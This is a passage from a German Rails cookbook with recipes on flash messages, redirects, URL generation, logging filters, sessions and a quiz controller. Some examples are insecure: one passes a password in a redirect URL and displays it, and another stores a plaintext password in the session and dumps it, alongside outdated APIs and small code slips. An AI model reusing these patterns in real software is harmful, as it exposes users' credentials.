      flash[:notice] = "Ihr Passwort ist lang genug "
      if password =~ /\d+.*\d+/
        flash[:notice] += " und enthält genug Ziffern."
        redirect_to :action => 'success', :pass => password
        return
```

```
      else
        flash[:notice] = "Sorry, nicht genug Ziffern."
      end
    else
      flash[:notice] = "Sorry, nicht lang genug."
    end
    redirect_to :action => 'form'
  end
  def success
    @pass = params['pass']
  end
end
```

Bei Erfolg wird der Benutzer an `success.rthml` weitergeleitet, und sein Passwort wird ausgegeben (undzwar ohne evtl. enthaltene Whitespace):

views/password/success.rthml:

```
<h2>Erfolg!</h2>
<% if flash[:notice] %>
  <p style="color: green;"><%= flash[:notice] %></p>
<% end %>
```

Diskussion

Eine nutzbare Webanwendung ist davon abhängig, dass der Benutzer darüber informiert wird, was passiert und warum es passiert. Kommunikative Hinweise oder Warnungen sind integraler Bestandteil aller guten Anwendungen. Die Ausgabe solcher Meldungen ist so weit verbreitet, dass Rails eine eigene Einrichtung namens `flash` dafür bereitstellt.

Intern ist `flash` nur ein im Session-Objekt gespeicherter Hash. Er hat die besondere Eigenschaft, nach dem nächsten Request gelöscht zu werden (auch wenn man dieses Verhalten über die Methode `flash.keep` verändern kann).

Die Umleitung mittels `redirect_to` wird häufig verwendet, um einen neuen URL im Adressfeld des Browsers auszugeben, und so die innere Funktionsweise der Anwendung ein wenig zu verstecken. Weil im `flash` enthaltene Meldungen nur im Session-Objekt gespeichert werden, bleiben sie im Gegensatz zu Instanzvariablen auch über solche Redirects hinweg erhalten. Und weil sie nur für einen weiteren Request erhalten bleiben, lässt ein Klick auf den Neu Laden-Button die Nachricht verschwinden. Aus Benutzersicht ist das üblicherweise das ideale Verhalten.

Wenn Sie versucht sind, `flash` für mehr als nur Hinweise verwenden zu wollen (z.B. Objekt-IDs), sollten Sie prüfen, ob das Standard Session-Objekt nicht genauso gut oder sogar besser geeignet ist.

Siehe auch

- Rezept 4.6, »Die Lebenserwartung einer Flash-Meldung verlängern«

4.6 Die Lebenserwartung einer Flash-Meldung verlängern

Problem

Sie haben eine Flash-Meldung erzeugt und geben diese dem Benutzer aus. Sie wollen die Lebenserwartung dieser Meldung über den üblichen nächsten Request hinaus verlängern.

Lösung

Sie können die keep-Methode der `Flash`-Klasse für einen bestimmten Eintrag aufrufen, oder für den gesamten Inhalt des `flash`-Hashes. Diese Technik ist hilfreich, um Flash-Meldungen über mehrere Requests hinweg auszugeben, ohne sie neu erzeugen zu müssen.

Um dies zu demonstrieren, legen Sie den folgenden `RentalController` an:

app/controllers/rental_controller.rb:

```
class RentalController < ApplicationController

  def step_one
    flash.now[:reminder] = 'Für verspätete Zahlungen werden 20 Euro Gebühr erhoben.'
    flash.keep(:reminder)
  end

  def step_two
  end

  def step_three
  end
end
```

und legen die drei folgenden Views an:

app/views/rental/step_one.rhtml:

```
<h1>Erster Schritt!</h1>
<% if flash[:reminder] %>
  <p style="color: green;"><%= flash[:reminder] %></p>
<% end %>
<a href="step_two">step_two</a>
```

app/views/rental/step_two.rhtml:

```
<h1>Zweiter Schritt!</h1>
<% if flash[:reminder] %>
  <p style="color: green;"><%= flash[:reminder] %></p>
<% end %>
<a href="step_three">step_tree</a>
```

app/views/rental/step_three.rhtml:

```
<h1>Dritter Schritt!</h1>
<% if flash[:reminder] %>
  <p style="color: green;"><%= flash[:reminder] %></p>
<% end %>
<a href="step_one">step_one</a>
```

Diskussion

Wie Sie in der Lösung sehen können, legt der Controller die Flash-Meldung nur in der Aktion namens `step_one` an.

Im Browser sehen Sie auf der ersten Seite die Erinnerung auf dem Bildschirm. Wenn Sie den Link am unteren Rand der Seite anklicken, rufen Sie `step_two` auf. Nun erscheint die Flash-Meldung ein zweites mal.

Schritt drei entspricht dem zweiten Schritt, aber Sie rufen `flash.keep` in dieser Methode nicht auf und die Meldung erscheint nicht wieder. Die `keep`-Methode behält die Erinnerung nur für einen Request bei.

Siehe auch

- Rezept 4.5, »Hinweise mit Flash ausgeben«

4.7 Nachfolge-Aktionen mittels Redirects

Problem

Die Übergabe eines Formulars in Ihrer Anwendung ruft eine Aktion auf, die Ihr Modell aktualisiert. Sie wollen das diese Aktion eine zweite Aktion anstößt, die das Rendering erledigt. Auf diese Weise sieht der Benutzer eine neue URL, d.h. ein erneutes Laden der Seite führt nicht wieder die erste Aktion aus.

Lösung

Rufen Sie `redirect_to` auf, wie in der nachfolgenden `new`-Aktion des Controllers:

app/controllers/password_controller.rb:

```
class AccountController < ApplicationController

  def list
  end

  def new
    @account = Account.new(params[:account])
```

```
    if @account.save
      flash[:notice] = 'Account wurde erfolgreich angelegt.'
      redirect_to :action => 'list'
    end
  end
end
```

Diskussion

Die Lösung definiert eine `new`-Methode, die versucht, einen neuen Account anzulegen. Wurde ein neu angelegter Account erfolgreich gespeichert, speichert die `new`-Methode einen Flash-Hinweis und ruft `redirect_to` auf, was zu einer Weiterleitung an die `list`-Aktion des Controllers führt.

`redirect_to` erwartet ein `options`-Hash als Argument. Intern wird dieser Hash an `url_for` übergeben, um einen URL zu erzeugen. Wird ein String übergeben, der mit Protokollinformationen beginnt (z.B. `http://`), wird dieser String als neues absolutes Ziel interpretiert. Anderenfalls wird der String als relative URI interpretiert. Man kann `redirect_to` aber auch das Symbol `:back` übergeben, was den Browser anweist, wieder zum verweisenden URL, oder dem Inhalt von `request.env["HTTP_REFERER"]` zurückzukehren.

Die Umleitung (Redirection) funktioniert, indem dem Browser ein HTTP/1.1 `302 Found`-Statuscode gesendet wird, der dem Browser mitteilt, dass »die angeforderte Ressource temporär unter einer anderen URI zur Verfügung« steht, oder einfach, dass er zur in der Response enthaltenen URI wechseln soll. Das verhindert, dass Benutzer doppelte Accounts anlegen, weil der Neu Laden-Button nur das List-Template neu lädt.

Eine weit verbreitete Frage in der *rubyonrails*-Mailingliste lautet, wann man `render` anstelle von `redirect_to` verwenden soll. Wie die Lösung zeigt, verwenden Sie `redirect_to`, wenn ein Refresh nicht erneut eine Aktion initiieren soll, die Änderungen an Ihrem Modell vornimmt. Wenn Sie hingegen etwa eine Suchformular-URL wünschen (z.B. */buecher/suche*), die unverändert bleibt auch wenn Suchergebnisse durch eine neue Aktion ausgegeben wurden, dann verwenden Sie `render`. (Im Entwicklungsmodus ist das Rendering schneller als ein Redirect, weil die Umgebung nicht neu geladen wird.)

Siehe auch

- Rezept 4.11, »Das Rendering von Aktionen«

4.8 URLs dynamisch generieren

Problem

Es gibt viele Stellen in Ihrem Code, wo Sie URLs an URLs an Rails-Methoden übergeben, die zu anderen Teilen Ihrer Anwendung führen. Sie wollen nicht die Flexibilität einbüßen,

die Rails' Routen zur Verfügung stellen, indem Sie fest kodierte URL-Strings innerhalb der gesamten Anwendung verwenden. (Das gilt insbesondere dann, wenn Sie später entscheiden, dass Routing zu ändern.) Sie wollen die URLs innerhalb Ihrer Anwendung nach den gleichen Regeln generieren, die Routes zur Konvertierung von URL-Requests verwendet.

Lösung

Verwenden Sie die `url_for`-Methode von Action Controller, um URLs programmatisch zu generieren.

Diskussion

Nehmen wir an, Ihre Standardoute ist (in *config/routes.rb*) wie folgt definiert:

```
map.connect ':controller/:action/:id'
```

Ein Aufruf von `url_for` wie:

```
url_for :controller => "gallery", :action => "view", :id => 4
```

erzeugt dann die URL *http://railsurl.com/gallery/view/4*, die von der Standardroute verarbeitet wird. Wenn Sie den Controller nicht angeben, geht `url_for` davon aus, dass Sie den aktuellen Controller meinen (den Controller, an der Rails den aktuellen HTTP-Request delegiert hat).

Dieses Standardverhalten ist nützlich, weil Sie `url_for` häufig aufrufen, um einen URL für eine andere Aktion im aktuellen Controller zu generieren.

Das gleiche Standardverhalten gilt auch für die Aktion und die ID: wenn Sie keine neuen angeben, geht `url_for` von den aktuellen aus. Für jede Komponente der URL, die Sie nicht explizit angeben, versucht Rails also die Werte des aktuellen Requests zu verwenden, um eine mögliche Route zu konstruieren.

Sobald `url_for` eine Komponente findet, die sich vom aktuellen Request unterscheidet, schneidet es in der URL alle Komponenten zur Rechten ab und verwendet sie nicht länger als Standardwerte. Wenn Sie also einen anderen Controller angeben, dann wird weder die Aktion noch irgend ein anderer Teil des aktuellen URLs zum Aufbau des neuen URLs verwendet.

Beginnt der angegebene Controller mit einem Slash, werden keinerlei Standards verwendet. Wenn sich der Controller ändert, ist `'index'` die Standardaktion, solange Sie keine neue festlegen.

Wie diese Standards funktionieren kann etwas schwierig werden, aber `url_for` ist üblicherweise intuitiv. Wenn Sie Schwierigkeiten mit unvorhergesehen Standardwerten haben, können Sie den generierten URL mit `render_text` temporär rendern:

```
render_text url_for :controller => "gallery", :action => "view", :id => 4
```

Wenn Sie bestimmte Teile der aktuellen URL ersetzen wollen, ohne die anderen Teile zu verändern, verwenden Sie die Option `:overwrite_params`. Soll die aktuelle Aktion z.B. durch `'print'` ersetzt werden, ohne den Controller und die ID zu verändern, dann verwenden Sie:

```
url_for :overwrite_params => { :action => 'print' }
```

Das nimmt die aktuelle URL, ersetzt nur die `:action`, und liefert den neuen URL zurück.

Siehe auch

- Rezept 4.3, »Ihren Code mit benannten Routen verdeutlichen«

4.9 Requests mit Filtern untersuchen

Problem

Sie haben die Entwicklung einer Railsanwendung übernommen, und versuchen herauszufinden, wie sie Requests verarbeitet. Zu diesem Zweck wollen Sie einen Logging-Mechanismus intallieren, der es Ihnen erlaubt, den Request-Zyklus in Echtzeit zu untersuchen.

Lösung

Verwenden Sie einen `after_filter` , um für jeden Request eine eigene Logging-Methode aufzurufen. Definieren Sie eine `CustomLoggerFilter`-Klasse:

app/controllers/custom_logger_filter.rb:

```
require 'logger'
require 'pp'
require 'stringio'

class CustomLoggerFilter
  def self.filter(controller)
    log = Logger.new('/var/log/custom.log')
    log.warn("params: "+controller.params.print_pretty)
  end
end

class Object
  def print_pretty
    str = StringIO.new
    PP.pp(self,str)
    return str.string.chop
  end
end
```

Installieren Sie den Logger im `AccountsController`, indem Sie ihn als Argument im Aufruf von `after_filter` übergeben:

app/controllers/accounts_controller.rb:

```
class AccountsController < ApplicationController

  after_filter CustomLoggerFilter

  def index
    list
    render :action => 'list'
  end

  def list
    @account_pages, @accounts = paginate :accounts, :per_page => 10
  end

  def show
    @account = Account.find(params[:id])
  end

  def new
    @account = Account.new
  end

  def create
    @account = Account.new(params[:account])
    if @account.save
      flash[:notice] = 'Account wurde erfolgreich angelegt.'
      redirect_to :action => 'list'
    else
      render :action => 'new'
    end
  end

  def edit
    @account = Account.find(params[:id])
  end

  def update
    @account = Account.find(params[:id])
    if @account.update_attributes(params[:account])
      flash[:notice] = 'Account wurde erfolgreich aktualisiert.'
      redirect_to :action => 'show', :id => @account
    else
      render :action => 'edit'
    end
  end

  def destroy
    Account.find(params[:id]).destroy
    redirect_to :action => 'list'
  end
end
```

Diskussion

Rails-Filter erlauben zusätzliche Verarbeitugsschritte vor oder nach Controller-Aktionen. In der Lösung haben wir eine eigene Logging-Klasse definiert. Diese wird nach jedem Aufruf von Aktionen des `AccountsController`s aufgerufen. Unser Logger öffnet ein Dateihandle und gibt eine formatierte Version des `params`-Hashes für eine einfache Untersuchung aus.

Ist der Logger installiert, können Sie den Unix-Befehl `tail` verwenden, um die Logdatei zu beobachten, während diese wächst. Sie sehen für jede aufgerufene Aktion, was mit dem `params`-Hash passiert:

```
tail -f /var/log/custom.log
```

Bei der im der Lösung verwendeten `AccountsController` können Sie im Log sehen, wie Accounts aufgelistet, angelegt und gelöscht werden.

```
params: {"action"=>"list", "controller"=>"accounts"}
params: {"action"=>"new", "controller"=>"accounts"}
params: {"commit"=>"Create",
 "account"=>{"balance"=>"100.0", "first_name"=>"John", "last_name"=>"Smythe"},
 "action"=>"create",
 "controller"=>"accounts"}
params: {"action"=>"list", "controller"=>"accounts"}
params: {"action"=>"destroy", "id"=>"2", "controller"=>"accounts"}
params: {"action"=>"list", "controller"=>"accounts"}
```

Rails wird mit einer Reihe fest eingebauter Logging-Einrichtungen ausgeliefert. Dieser Ansatz bietet Ihnen die Möglichkeit, einen Controller mit nur einer Zeile Code um ein Logging zu erweitern. Sie können auch die Aktionen festlegen, auf die der Filter angewandt wird.

Siehe auch

- Rezept 4.10, »Logging mit Filtern«

4.10 Logging mit Filtern

Problem

Sie haben eine Anwendung, für die Sie mehr Informationen festhalten wollen, als das Standard Rails-Logging bereithält.

Lösung

Verwenden Sie `around_filter`, um die Zeiten vor und nach dem Aufruf einer Aktion festzuhalten, und halten Sie diese Information in Ihrer Datenbank fest.

Zuerst legen Sie eine Datenbanktabelle für Ihr Logging an. Wir nennen diese Tabelle `action_logs`, und legen sie mit der folgenden Migration an:

db/migrate/001_create_action_logs.rb:

```
class CreateActionLogs < ActiveRecord::Migration
  def self.up
    create_table :action_logs do |t|
      t.column :action,     :string
      t.column :start_time, :datetime
      t.column :end_time,   :datetime
      t.column :total,      :float
    end
  end

  def self.down
    drop_table :action_logs
  end
end
```

Dann legen wir eine Klasse namens `CustomLogger` an. Diese Klasse muss die Methoden `before` und `after` besitzen, die vor und nach jeder von Ihnen überwachten Controller-Aktion aufgerufen werden. Die `before`-Methode hält die Startzeit fest. Die `after`-Methode hält die Zeit nach Abschluss der Aktion fest und speichert die Startzeit, die Abschlusszeit, die verstrichene Zeit und der Namen der Aktion in der `action_logs`-Tabelle.

app/controllers/custom_logger.rb:

```
class CustomLogger
  def before(controller)
    @start = Time.now
  end

  def after(controller)
    log = ActionLog.new
    log.start_time = @start
    log.end_time = Time.now
    log.total = log.end_time.to_f - @start.to_f
    log.action = controller.action_name
    log.save
  end
end
```

Als Nächstes wenden Sie den Filter auf die Aktionen an. Fügen Sie die folgende Zeile zu Beginn Ihres Controllers ein:

```
around_filter CustomLogger.new
```

Wenn Sie Ihre Anwendung nun nutzen, halten Sie die Daten in der `action_logs`-Tabelle Ihrer Datenbank fest. Jeder Logeintrag (Anfang, Ende, verstrichene Zeit) ist mit dem Namen der ausgeführten Methode verknüpft:

```
mysql> select * from action_logs;
+----+-------------+---------------------+---------------------+-----------+
| id | action      | start_time          | end_time            | total     |
+----+-------------+---------------------+---------------------+-----------+
|  1 | index       | 2006-01-12 00:47:52 | 2006-01-12 00:47:52 |  0.011997 |
|  2 | update_each | 2006-01-12 00:47:52 | 2006-01-12 00:47:54 |   1.75978 |
|  3 | update_all  | 2006-01-12 00:47:54 | 2006-01-12 00:47:54 | 0.0353839 |
|  4 | reverse     | 2006-01-12 00:47:55 | 2006-01-12 00:47:55 | 0.0259092 |
|  5 | show_names  | 2006-01-12 00:47:55 | 2006-01-12 00:47:55 | 0.0264592 |
+----+-------------+---------------------+---------------------+-----------+
5 rows in set (0.00 sec)
```

Sie können erkennen, dass der Controller viel Zeit in der `update_each`-Methode verbringt. Diese Methode ist also ein Kandidat für die Optimierung.

Natürlich können Sie viel mehr machen. Sie können eine Rails-anwendung entwickeln, die die Ergebnisse ausgibt, oder eine andere Anwendung schreiben, die die Daten analysiert.

Diskussion

`around_filter` verlangt, dass das als Argument übergebene Objekt eine `before` und eine `after`-Methode implementiert. Die `CustomLogger`-Klasse hält die aktuelle Zeit in der `before`-Methode fest. Die `after`-Methode legt ein neues `ActionLog`-Objekt an und hält die Anfangs- und Endzeit sowie deren Differenz fest. Die anderen Rails-Filter erlauben es Ihnen, die Aktionen des Controllers auf den sie angewandt werden einzubinden oder auszuschließen. Der `around_filter` erlaubt diese Feinheit nicht und arbeitet mit allen Aktionen, die bei einem Request aufgerufen werden.

Wenn Sie genauer festlegen wollen, auf welche Aktionen der `around_filter` angewandt wird, müssen Sie den Code so aufbauen, dass er nur ausgeführt wird, wenn die Aktion einem bestimmten Muster entspricht. Das zu erreichen ist einfach, weil die `controller.action_name`-Property Ihnen sagt, welche Aktion aufgerufen wird. Die folgende Version der `after`-Methode zeigt, wie Sie nur die Aktionen festhalten, deren Namen mit dem String `update` beginnen. Trifft der Aktionsname auf den String nicht zu, bricht `after` einfach ab, ohne irgendwelche Daten festzuhalten:

```
def after(controller)
  if controller.action_name =~ /^update/
    log = ActionLog.new
    log.start_time = @start
    log.end_time = Time.now
    log.total = log.end_time.to_f - @start.to_f
    log.action = controller.action_name
    log.save
  end
end
```

Siehe auch

- Rezept 10.4, »Logging mit der fest in Rails eingebauten Logger-Klasse«

4.11 Das Rendering von Aktionen

Problem

Sie besitzen eine Aktion, die Daten für Ihr Modell gesammelt hat, z.B. basierend auf einer benutzerdefinierten Query, und Sie wollen eine andere Aktion rendern, um die Ergebnisse auszugeben.

Lösung

Verwenden Sie `render :action => 'action_name'`, wobei `action_name` der Name der Aktion ist, die das Ergebnis ausgibt. Die `search`-Methode in `CategoriesController` macht genau das:

app/controllers/categories_controller.rb:

```
class CategoriesController < ApplicationController

  def search_form
  end

  def search
    @categories = Category.find(:all,
                                :conditions =>
                                    ["name like ?", "%#{params[:cat]}%"])
    if @categories
      render :action => 'search_results'
    else
      flash['notice'] = 'Kategorie nicht gefunden.'
      render :action => 'search_form'
    end
  end

  def search_results
    @category = Category.find(params[:id])
  end
end
```

Diskussion

Gibt der `find`-Aufruf in der `search`-Aktion erfolgreich eine Kategorie zurück, dann wird die `search_results`-Aktion gerendert. An dieser Stelle sucht Rails nach einer Template-Datei mit dem Namen dieser Aktion in einem Verzeichnis mit dem Namen des Controllers, z.B *app/views/categories/search_results.rhtml*.

Das ist wohl das gängigste Kontrollfluss-Muster in Rails: Sie führen eine Query oder eine andere unabänderliche Aktion durch und geben dann die Ergebnisse dieser Aktion mit einer zweiten Aktion aus. Idealerweise sind diese beiden Aktionen getrennt, weil sie deut-

lich unterschiedliche Aufgaben erledigen (die erste erlaubt dem Benutzer eine Query, die zweite gibt die Ergebnisse aus), und weil die Kombination dieser beiden Aktionen in einer einzelnen Methode die Wiederverwendbarkeit des Codes verhindert.

Die Lösung ruft `render` nur einmal auf, egal ob die Kategorie in der Datenbank gefunden wurde oder nicht. Es ist möglich, eine Aktion zu rendern, die eine andere Aktion rendert, und so weiter, aber Sie erhalten einen `DoubleRenderError`, wenn Sie versuchen, die gleiche Aktion zweimal zu rendern. Rails 0.13 hat diese Fehlermeldung aufgenommen, um verwirrende Nebeneffekte paralleler Render-Versuche zu vermeiden.

Eine Aktion kann mit der Verarbeitung fortfahren, nachdem `render` aufgerufen wurde, aber üblicherweise ist es sinnvoller, `render` am Ende der Aktion aufzurufen (unmittelbar vor der `return`-Anweisung, wenn es denn eine gibt). Auf diese Weise kann die gerenderte Aktion den Erfolg oder einen Fehler an den Benutzer melden.

Rails rendert Aktionen innerhalb des Layouts, das mit dem Controller der Aktion verknüpft ist. Sie können optional ohne Layout rendern, indem Sie `:layout=>false` angeben:

```
render :action => "display", :layout => false
```

Sie können aber auch ein anderes Layout festlegen, indem Sie den Namen dieses Layouts übergeben:

```
render :action => "display", :layout => "ein_anderes_layout"
```

Siehe auch

- Rezept 4.7, »Nachfolge-Aktionen mittels Redirects«

4.12 Zugriff auf Controller-Methoden einschränken

Problem

Standardmäßig sind alle `public`-Methoden Ihres Controllers über einen URL zugänglich. Sie besitzen eine Methode in Ihrem Controller, die von anderen Methoden dieses Controllers oder von Subklassen dieses Controllers verwendet wird. Aus Sicherheitsgründen wollen Sie verhindern, dass öffentliche Requests auf diese Methode zugreifen können.

Lösung

Verwenden Sie Rubys `private`- oder `protected`-Methoden, um den öffentlichen Zugriff auf die Controller-Methoden einzuschränken, die ausserhalb der Klasse nicht zugänglich sein sollen:

app/controllers/controllers/employee_controller.rb:

```
class EmployeeController < ApplicationController

  def add_accolade
    @employee = Employee.find(params[:id])
    @employee.accolade += 1
    double_bonus if @employee.accolade > 5
  end

  private
    def double_bonus
      @employee.bonus *= 2
    end
end
```

Diskussion

Ruby besitzt drei Ebenen der Zugriffskontrolle auf Klassenmethoden. Diese werden mit den folgenden Methoden festgelegt: public, private und protected. Public-Methoden können von jedem anderen Objekt oder jeder anderen Klasse aufgerufen werden. Protected-Methoden können von anderen Objekten der gleichen Klasse und deren Subklassen aufgerufen werden, nicht aber von Objekten anderer Klassen. Private-Methoden können von einem Objekt nur für sich selbst aufgerufen werden.

Standardmäßig sind alle Methoden public, solange sie nicht anders festgelegt werden. Rails definiert Aktionen als Public-Methoden einer Controller-Klasse. Daher sind standardmäßig alle Klassenmethoden eines Controllers Aktionen und über öffentlich geroutete Requests zugänglich.

Die Lösung zeigt einen Fall, in dem Sie nicht wünschen, dass alle Klassenmethoden öffentlich zugänglich sind. Die Methode `double_bonus` ist nach einem Aufruf der private-Methode definiert, was diese Methode für andere Klassen unzugänglich macht. `double_bonus` ist daher nicht länger eine Aktion und nur für die anderen Methoden des `EmployeeControllers` oder dessen Subklassen zugänglich. Der Benutzer einer Webanwendung kann dementsprechend keinen URL aufbauen, der `double_bonus` direkt aufruft.

Um einige Ihrer Klassenmethoden zu schützen, können Sie in gleicher Weise `protected` aufrufen, bevor Sie sie definieren. `private` und `protected` (und so gesehen auch `public`) bleiben aktiv, bis die Klassendefinition abschlossen ist, oder bis Sie einen der anderen Zugriffsmodifikatoren aufrufen.

Siehe auch

- Rezept 11.4, »Zugriffe auf öffentliche Methoden oder Aktionen beschränken«

4.13 Dateien oder Streams an den Browser senden

Problem

Sie möchten E-Book-Inhalte direkt aus Ihrer Datenbank heraus als Text an den Browser senden. Sie möchten dem Benutzer ausserdem die Möglichkeit geben, eine komprimierte Vresion jedes Buches herunterzuladen.

Lösung

Sie besitzen eine Tabelle, die die E-Books in Textform enthält:

db/schema.rb:

```
ActiveRecord::Schema.define(:version => 3) do

  create_table "ebooks", :force => true do |t|
    t.column "title", :string
    t.column "text", :text
  end

end
```

Im `DocumentController` definieren Sie einen View, der `send_data` aufruft, wenn der `:download`-Parameter vorhanden ist, bzw. `render`, wenn nicht:

app/controllers/document_controller.rb:

```
require 'zlib'
require 'stringio'

class DocumentController < ApplicationController

  def view
    @document = Ebook.find(params[:id])
    if (params[:download])
      send_data compress(@document.text),
                :content_type => "application/x-gzip",
                :filename => @document.title.gsub(' ','_') + ".gz"
    else
      render :text => @document.text
    end
  end

  protected
    def compress(text)
      gz = Zlib::GzipWriter.new(out = StringIO.new)
      gz.write(text)
      gz.close
      return out.string
    end
end
```

Diskussion

Wird die `view`-Aktion des `DocumentControllers` mit der URL *http://railsurl.com/document/view/1* aufgerufen, wird das E-Book mit der ID 1 im Textformat an den Browser geschickt.

Fügen Sie den `download`-Parameter in den URL ein (also *http://railsurl.com/document/view/1?download=1*), wird das E-Book komprimiert und als Binärdatei an den Browser gesendet. Der Browser sollte es dann herunterladen, und nicht versuchen es zu rendern.

Es gibt viele verschiedene Möglichkeiten, Ausgaben unter Rails zu rendern. Am weitesten verbreitet sind Aktions-Renderer, die ERb-Templates verarbeiten, aber es ist auch üblich, binäre Imagedaten an den Browser zu senden.

Siehe auch

- Rezept 15.3, »Images direkt aus einer Datenbank liefern«

4.14 Session-Informationen in einer Datenbank speichern

Problem

Standardmäßig verwendet Rails Rubys PStore-Mechanismus, um Session-Informationen im Dateisystem vorzuhalten. Allerdings könnte Ihre Anwendung auf mehreren Webservern laufen müssen, was die Verwendung einer zentralisierten, Dateisystem-basierten Lösung erschwert. Sie können den Standardspeicher aus dem Dateisystem in Ihre Datenbank verlagern.

Lösung

In *environment.rb* aktualisieren Sie die `session_store`-Option, setzen Sie auf `:active_record_store` und kommentieren die folgende Zeile aus:

config/environment.rb:

```
Rails::Initializer.run do |config|
  # Einstellungen in config/environments/* haben Vorrang vor den hier definierten

  config.action_controller.session_store = :active_record_store

end
```

Führen Sie den folgenden `rake`-Befehl aus, um die Sessionspeicher-Tabelle in Ihrer Datenbank anzulegen:

```
~/current$ rake create_sessions_table
```

Starten Sie Ihren Webserver neu, damit die Änderungen übernommen werden.

Diskussion

Rails bietet verschiedene Optionen für die Speicherung der Sessiondaten an, jede mit ihren eigenen Stärken und Schwächen. Die verfügbaren Optionen sind: FileStore, MemoryStore, PStore (the Rails default), DRbStore, MemCacheStore und ActiveRecordStore. Die für Ihre Anwendung beste Lösung hängt stark davon ab, welchen Datenverkehr Sie erwarten und welche Ressourcen zur Verfügung stehen. Nur ein Benchmarking kann zuverlässig sagen, welche Option für Ihre Anwendung die beste Performance bietet. Es liegt an Ihnen zu entscheiden, ob die schnellste Lösung (üblicherweise die In-Memory-Speicherung) die benötigten Ressourcen wert ist.

Unsere Lösung verwendet ActiveRecordStore, das in der Konfigurationsdatei für die Rails-Umgebung aktiviert wird. `rakes create_session_table`-Task erzeugt die Datenbanktabelle, die Rails benötigt, um die Details der Session festzuhalten. Wenn Sie die Session-Tabelle reinitialisieren wollen, können sie die aktuelle wie folgt loswerden:

```
rake drop_sessions_table
```

Dann bauen Sie die Tabelle mit dem `rake`-Befehl neu auf und starten den Webserver neu.

Die von `rake` erzeugte Session-Tabelle sieht wie folgt aus:

```
mysql> desc sessions;
+------------+--------------+------+-----+---------+----------------+
| Field      | Type         | Null | Key | Default | Extra          |
+------------+--------------+------+-----+---------+----------------+
| id         | int(11)      |      | PRI | NULL    | auto_increment |
| session_id | varchar(255) | YES  | MUL | NULL    |                |
| data       | text         | YES  |     | NULL    |                |
| updated_at | datetime     | YES  |     | NULL    |                |
+------------+--------------+------+-----+---------+----------------+
4 rows in set (0.02 sec)
```

Die folgende Zeile liest ein Active Record `User`-Objekt ein und speichert es im `session`-Hash.

```
session['user'] = User.find_by_username_and_password('rorsini','elvinj')
```

Sie können die Debug-Helper-Funktion `<%=debug(session) %>` verwenden, um sich die Session-Ausgaben anzusehen. Ein Dump des `session`-Hashes zeigt den Inhalt der aktuellen Session. Hier ein Fragment des Dumps, der das `User`-Objekt zeigt:

```
!ruby/object:CGI::Session
data: &id001
  user: !ruby/object:User
    attributes:
      username: rorsini
      id: "1"
      first_name: Rob
      password: elvinj
      last_name: Orsini
```

Das gleiche Session-Record können Sie sich auch direkt in der `sessions`-Tabelle ansehen, aber die serialisierten Daten sind unleserlich. Das `updated_at`-Feld kann hilfreich sein, wenn Sie sehen, dass die `sessions`-Tabelle zu groß wird. Sie können dieses Datumsfeld nutzen, um Sessions zu entfernen, die ein bestimmtes Alter erreicht haben und daher nicht mehr gültig sind.

```
mysql> select * from sessions\G
*************************** 1. row ***************************
        id: 1
session_id: f61da28de115cf7f19c1d96beed4b960
      data: BAh7ByIJdXNlcm86CVVzZXIGOhBAYXROcmlidXRlc3sKIg11c2VybmFtZSIM
cm9yc2luaSIHaWQiBjEiD2ZpcnNOX25hbWUiCFJvYiINcGFzc3dvcmQiC2Vs
dmluaiIObGFzdF9uYW1lIgtPcnNpbmkiCmZsYXNoSUM6JOFjdGlvbkNvbnRy
b2xsZXI6OkZsYXNoOjpGbGFzaEhhc2h7AAY6CkB1c2VkewA=

updated_at: 2006-01-04 22:33:58
1 row in set (0.00 sec)
```

Siehe auch

- Rezept 4.15, »Informationen mit Sessions nachhalten«

4.15 Informationen mit Sessions nachhalten

Problem

Sie wollen Zustandsinformationen über mehrere Webseiten einer Anwendung hinweg erhalten, ohne eine Datenbank zu verwenden.

Lösung

Verwenden Sie die in Rails fest eingebaute Session, um Zustandsinformationen über mehrere Seiten einer Webanwendung hinweg zu verwalten, etwa den Zustand eines Online-Spiels.

Bauen Sie ein Online-Quiz auf, dass aus einer Reihe von Fragen besteht, jeweils eine pro Seite. Während der Benutzer das Spiel durchgeht, werden die Gesamtpunkte addiert. Die letzte Seite des Spiels gibt das Ergebnis als Anzahl der richtigen Antworten aus der Summe der Fragen aus.

Legen Sie einen`QuizController` an, der eine Datenstruktur enthält, die die Fragen, mögliche Antworten und die richtige Antwort aufnimmt. Der Controller enthält Methoden für die Ausgabe der jeweiligen Fragen, zur Überprüfung der Antworten, zur Darstellung der Ergebnisse und zum Neustart des Spiels.

app/controllers/quiz_controller.rb:

```
class QuizController < ApplicationController

  @@quiz = [
    { :question => "Wie ist die Quadratwurzel von 9?",
      :options => ['2','3','4'],
      :answer => "3" },
    { :question => "Wie ist das Quadrat von 4?",
      :options => ['16','2','8'],
      :answer => '16' },
    { :question => "Wie viele Fuß sind eine Meile?",
      :options => ['90','130','5,280','23,890'],
      :answer => '5,280' },
    { :question => "Wie viel Fläche ist in Nepal bewässert?",
      :options => ['742 km2','11,350 km2','5,000 km2',
                                              'keine der obigen'],
      :answer => '11,350 km2' },
  ]

  def index
    if session[:count].nil?
      session[:count] = 0
    end
    @step = @@quiz[session[:count]]
  end

  def check
    session[:correct] ||= 0
    if params[:answer] == @@quiz[session[:count]][:answer]
      session[:correct] += 1
    end
    session[:count] += 1
    @step = @@quiz[session[:count]]
    if @step.nil?
      redirect_to :action => "results"
    else
      redirect_to :action => "index"
    end
  end

  def results
    @correct = session[:correct]
    @possible = @@quiz.length
  end

  def start_over
    reset_session
    redirect_to :action => "index"
  end
end
```

Bauen Sie ein Template auf, das jede Frage zusammen mit den möglichen Antworten ausgibt:

app/views/quiz/index.rhtml:

```
<h1>Quiz</h1>

<p><%= @step[:question] %></p>

<% form_tag :action => "check" do %>
  <% for answer in @step[:options] %>
    <%= radio_button_tag("Antwort", answer, checked = false) %>
      <%= answer %>;
  <% end %>
  <%= submit_tag "Antwort" %>
<% end %>
```

Am Ende des Spiels gibt der folgende View die Gesamtpunktzahl aus, sowie einen Link, um das Spiel erneut zu spielen:

app/views/quiz/results.rhtml:

```
<h1>Quiz</h1>

<p><strong>Ergebnisse:</strong>
  You got <%= @correct %> out of <%= @possible %>!</p>

<%= link_to "Neues Spiel?", :action => "start_over" %>
```

Diskussion

